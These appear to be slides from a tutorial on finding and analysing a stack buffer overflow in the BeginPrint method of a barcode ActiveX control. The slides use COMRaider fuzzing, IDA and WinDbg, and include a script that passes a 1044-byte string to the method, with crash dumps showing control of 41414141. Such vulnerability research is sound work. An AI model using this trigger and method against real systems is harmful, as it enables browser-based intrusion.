
# Let's get in touch with ComRaider (5)

- Once the tests are completed, we can click on any of the items on the file list to view its output.



# Let's get in touch with ComRaider (7)

- Here you can see a partial listing of the exception environment including the registers.
- Other information available for each crash includes:
  - Exception address, exception code, exception instruction.
  - SEH chain.
  - Registers with data dereferencing.
  - Call stack.
- Once debug tests have been run, you can then analyze the results for exploitability.



```

Called From          Returns To
-----
77F9193D             77FAE059
77FAE059             77FB05CC
77FB05CC             77F9BD5A
77F9BD5A             77FCB63E
77FCB63E             77E26641
77E26641             77E13DDB
77E13DDB             77E13DA7
77E13DA7             175191C
175191C              41414141


Registers:
-----
EIP 77F9193D
EAX 00000000
EBX 41414149
ECX 77FAD0DC -> Asc: Page heap: Bad heap handle
EDX 00126AC6 -> 0000000A
EDI 00000000
ESI 00130000 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 00126D00 -> 00126D28 -> Asc: (m(m
ESP 00126CCC -> 77FAD025
    
```

# Analysis of an ActiveX vulnerability with COMRaider and IDA

- We are going to analyze an ActiveX stack buffer overflow vulnerability in a widespread BarCode ActiveX discovered by myself using Windows SP2/IE 8.0
- To accomplish this task we first fuzz the ActiveX with ComRaider to catch all the exceptions.
- After that, we know the vulnerable method, and the type of vulnerability we are dealing with.
- The next step consists in analysing the ActiveX file to know if it's packed, otherwise static analysis will be tedious.
- Later we inspect the file with IDA to statically find the vulnerable method.
- Then we can prepare our working environment in WinDBG to understand the flaw and code the exploit.
- Later we trace the flaw dynamically to understand and test the exploitation process.




# Let's fuzz the method



- At this point we open the **BarCodeAx.dll** file. We can see plenty of method to fuzz.
- In this particular case we select the **BeginPrint** method, which is using a variable of type **string**.

# Triggering an exception



The screenshot shows the COMRaider interface with the following data:

File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\ABARCODELib\ActiveBC\BeginPrint\14383205...	Caused Excepti...	2	0	0
C:\COMRaider\ABARCODELib\ActiveBC\BeginPrint\12807389...	Caused Excepti...	2	0	0
C:\COMRaider\ABARCODELib\ActiveBC\BeginPrint\74333192...	Caused Excepti...	2	0	0

Address	Exception	Module	Instruction
7C97DF51	ACCESS_VIOL...	ntdll.dll	MOVZX EAX,WORD PTR [EDI]
41414141	ACCESS_VIOL		?????


```

1438320504.wsf - Bloc-notes
Fichier  Edition  Format  Affichage  ?
'File Generated by COMRaider v0.0.133 - http
'wscript.echo typename(target)
'for debugging/custom prolog
targetFile = "C:\Program Files\RKD\BarcodeAx\
prototype = "sub BeginPrint ( ByVal name As
memberName = "BeginPrint"
progId = "ABARCODELib.ActiveBC"
argCount = 1
arg1=String(1044, "A")
target.BeginPrint arg1
</script></job></package>
  
```

- After fuzzing the method the screenshot shows us that the COMRaider has triggered two different exceptions from the first WSF file, and the second one is **very interesting!**
- At this time we know that the **BeginPrint** method is vulnerable, an overflow is triggered passing at least **1044 bytes**.



# Analysing the ActiveX DLL file



No	Name	VirtualSize	VirtualOffset	RawSize	RawOffset	Characteri...
01		00025000	00001000	00011E00	00001000	E0000040
02		00009000	00026000	00003E00	00012E00	E0000040
03		00004000	0002F000	00000400	00016C00	E0000040
04	.rsrc	00007000	00033000	00006400	00017600	E0000040
05		00004000	0003A000	00001E00	0001E000	E0000040
06		00001000	0003E000	00001000	0001FE00	E0000040
07	.data	0001B000	0003F000	0001A400	00020E00	E0000040
08	.adata	00001000	0005A000	00000000	0003B800	E0000040

Database contains : 400 file type signatures


Internal database info  
 prog : PEid 0.9  
 auth : Snaker&Qwe  
 date : 15/08/2003

Database actions  
 External DB [H]  
 [Copy txt] [Rescan]

ASPack 2.12 -> Alexey Solodovnikov

- After opening the file with a **PE analyzer** we can clearly understand that the file was packed.
- **Text section** is not there, and the **characteristics** of each and every section are exactly the same **which is not a normal case of a PE file**.
- Finally, the **signature** of the file lets us know that the **ASPack** packer was used to make the analysis more complicated.

# Analysing the ActiveX file




```

IDA - C:\Documents and Settings\Administrator\Desktop\BarCodeAx.dll
File Edit Jump Search View Debugger Options Windows Help
No debugger
Functions window
Function name
DllCanUnloadNow
DllEntryPoint
seg000:10001000 .model flat
seg000:10001000 ;
seg000:10001000 ; Segment type: Pure code
seg000:10001000 ; Segment permissions: Read/Write/Execute
seg000:10001000 seg000 segment para public 'CODE' use32
seg000:10001000 assume cs:seg000
seg000:10001000 ;org 10001000h
seg000:10001000 assume es:nothing, ss:nothing, ds:_data, fs:
seg000:10001000 and [ebx], al
seg000:10001002 retn
seg000:10001002 ;
seg000:10001003 db 0B2h
seg000:10001004 dd 80AA1119h, 0F7462579h, 0A870D42Eh, 0DAED2
seg000:10001004 dd 0D1BC4CA2h, 0FA429445h, 977351F6h, 0C4B99
seg000:10001004 dd 2BA06604h, 98F22CB3h, 20160914h, 61DF523
seg000:10001004 dd 2B244A4h, 8B309C23h, 2A407966h, 0AA3638Ch
seg000:10001004 dd 9C9049D4h, 936E3F9Bh, 0F2A5970Fh, 45D3613
00001000 10001000: seg000:10001000
Line 2 of 2
Output window

```


- Opening the file with **IDA** confirms us that the file was **packed**.
- There are plenty of file depackers out there, **StripperX** could be one choice.

# Preparing our debugging environment



- We set up our environment with **two memory windows** one to follow **the stack** and the other one to see **data** and of course, one **registers** window.
- A **command** and a **disassembly** windows are needed too.
- Finally we might want to **save our workspace!**

# Placing breakpoints




The screenshot shows the WinDbg interface with three main panes:

- Disassembly:** Shows assembly instructions. The instruction at address 771273ce is highlighted: `oleaut32!DispCallFunc+0x168: byte ptr <Unloaded_sspc.dll>+0xfb3 (0000fb4)[eax]`. The command window below shows the breakpoint command: `0:008> bl 0 e 7712730d 0001 (0001) 0:**** Oleaut32!DispCallFunc 1 e 771273ce 0001 (0001) 0:**** Oleaut32!DispCallFunc+0x168`
- Registers:** Shows the current state of registers. The `eax` register is highlighted with the value `6000`.
- Memory:** Shows the memory view at address `0208ec4c`. The display format is set to `Byte`. The memory contains the value `73ce`.

- **Oleaut32.dll** is the module which deals with execution of ActiveX Ole automation.
- So we are going to place to unresolved breakpoint which is activated whenever the module with the reference is resolved. (**bu oleaut32!DispCallFunc**)
- The second breakpoint will be at the very next **call ecx** instruction from the **Oleaut32!DispCallFunc**, which is the call **which enters** in our method.

# Finding the method dynamically and statically



Disassembly - Pid 3968 - WinDbg:6.11.0001.404 X86

```

Offset: @$scopeip
771273a3 83f806      cmp     eax,6
771273a6 0f8404010000  je     OLEAUT32!DispCallFunc+0x13e (771274b0)
771273ac 8b4d0c      mov     ecx,dword ptr [ebp+0Ch]
771273af 0bdb      or     ebx,ebx
771273b1 7406      je     OLEAUT32!DispCallFunc+0x153 (771273b9)
771273b3 53      push  ebx
771273b4 8b1b      mov     ebx,dword ptr [ebx]
771273b6 8b0c19     mov     ecx,dword ptr [ecx+ebx]
771273b9 0bc9      or     ecx,ecx
771273bb 0f8414440200  je     OLEAUT32!DispCallFunc+0x21f (7714b7d5)
771273c1 64a118000000  mov     eax,dword ptr fs:[<Unloaded_sspc.dll>+0x17 (00000018)]
771273c7 8088b40f000001  or     byte ptr [<Unloaded_sspc.dll>+0xfb3 (00000fb4)][eax],1
771273ce ffd1      call   ecx,[BarCodeAx!DllUnregisterServer+0x53a0 (037de53f)]
771273d0 648b0d18000000  mov     ecx,dword ptr fs:[<Unloaded_sspc.dll>+0x17 (00000018)]
771273d7 80ab40f0000000  and    byte ptr [<Unloaded_sspc.dll>+0xfb3 (00000fb4)][ecx],0
771273de 3b65fc     cmp     esp,dword ptr [ebp-4]
771273e1 0f855b010000  jne    OLEAUT32!DispCallFunc+0x226 (77127542)
771273e7 0fb75d14   movzx  ebx,word ptr [ebp+14h]
771273eb 8b4d24     mov     ecx,dword ptr [ebp+24h]
771273ee f7c300200000  test   ebx,offset [<Unloaded_sspc.dll>+0x1fff (00002000)]
771273f4 7507      jne    OLEAUT32!DispCallFunc+0x20b (771273fd)
771273f6 ff249dc0741277  jmp    dword ptr OLEAUT32!DispCallFunc+0x198 (771274c0)[ebx*4]
771273fd 894108     mov     dword ptr [ecx+8],eax

```

Command - Pid 3968 - WinDbg:6.11.0001.404 X86


```

0:008> lm m BarCodeAx
start      end        module_name
037d0000 0382b000  BarCodeAx C:\Program Files\RKD\BarCodeAx\B
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:008> ? 037de53f - 037d0000
Evaluate expression: 58687 = 0000e53f

```

- The memory offset of the method must be calculated to find the correct memory address from the **ImageBase** in IDA which is **0x1000000**.
- In WinDBG we can list the **start and end addresses** of modules with the (**lm m module\_name**) command
- **Offset of the entry point of BeginPrint = Address of the method – ImageBase.**

# Are we at the right place?



Disassembly - Pid 3472 - WinDbg:6.11.0001.404 X86

Offset: @\$scopeip

```

0334e53f 55          push     ebp
0334e540 8d6c2490   lea     ebp,[esp-70h]
0334e544 81ec8c020000 sub    esp,offset <Unloaded_sspc.dll>+0x28b (0000028c)
0334e54a 53          push     ebx
0334e54b 56          push     esi
0334e54c 8b7578     mov     esi,dword ptr [ebp+78h]
0334e54f 33db      xor     ebx,ebx
0334e551 399e00010000 cmp    dword ptr <Unloaded_sspc.dll>+0xff (00000100)[esi],ebx
0334e557 57          push     edi
0334e558 740a      je     BarCodeAx!DllUnregisterServer+0x53c5 (0334e564)
0334e55a 68010204c0 push   OC0040201h
0334e55f e900020000 jmp    BarCodeAx!DllUnregisterServer+0x55c5 (0334e764)
0334e564 395d7c     cmp    dword ptr [ebp+7Ch],ebx
0334e567 889de4fdffff mov    byte ptr [ebp-21Ch],bl
0334e56d 743d      je     BarCodeAx!DllUnregisterServer+0x540d (0334e5ac)
0334e56f ff757c     push   dword ptr [ebp+7Ch]
0334e572 8d4dd8     lea    ecx,[ebp-28h]
0334e575 e813cdfffff call   BarCodeAx!DllUnregisterServer+0x20ee (0334b28d)
0334e57a ff30      push   dword ptr [eax]
0334e57c 8d85e4fdffff lea    eax,[ebp-21Ch]
0334e582 50          push   eax
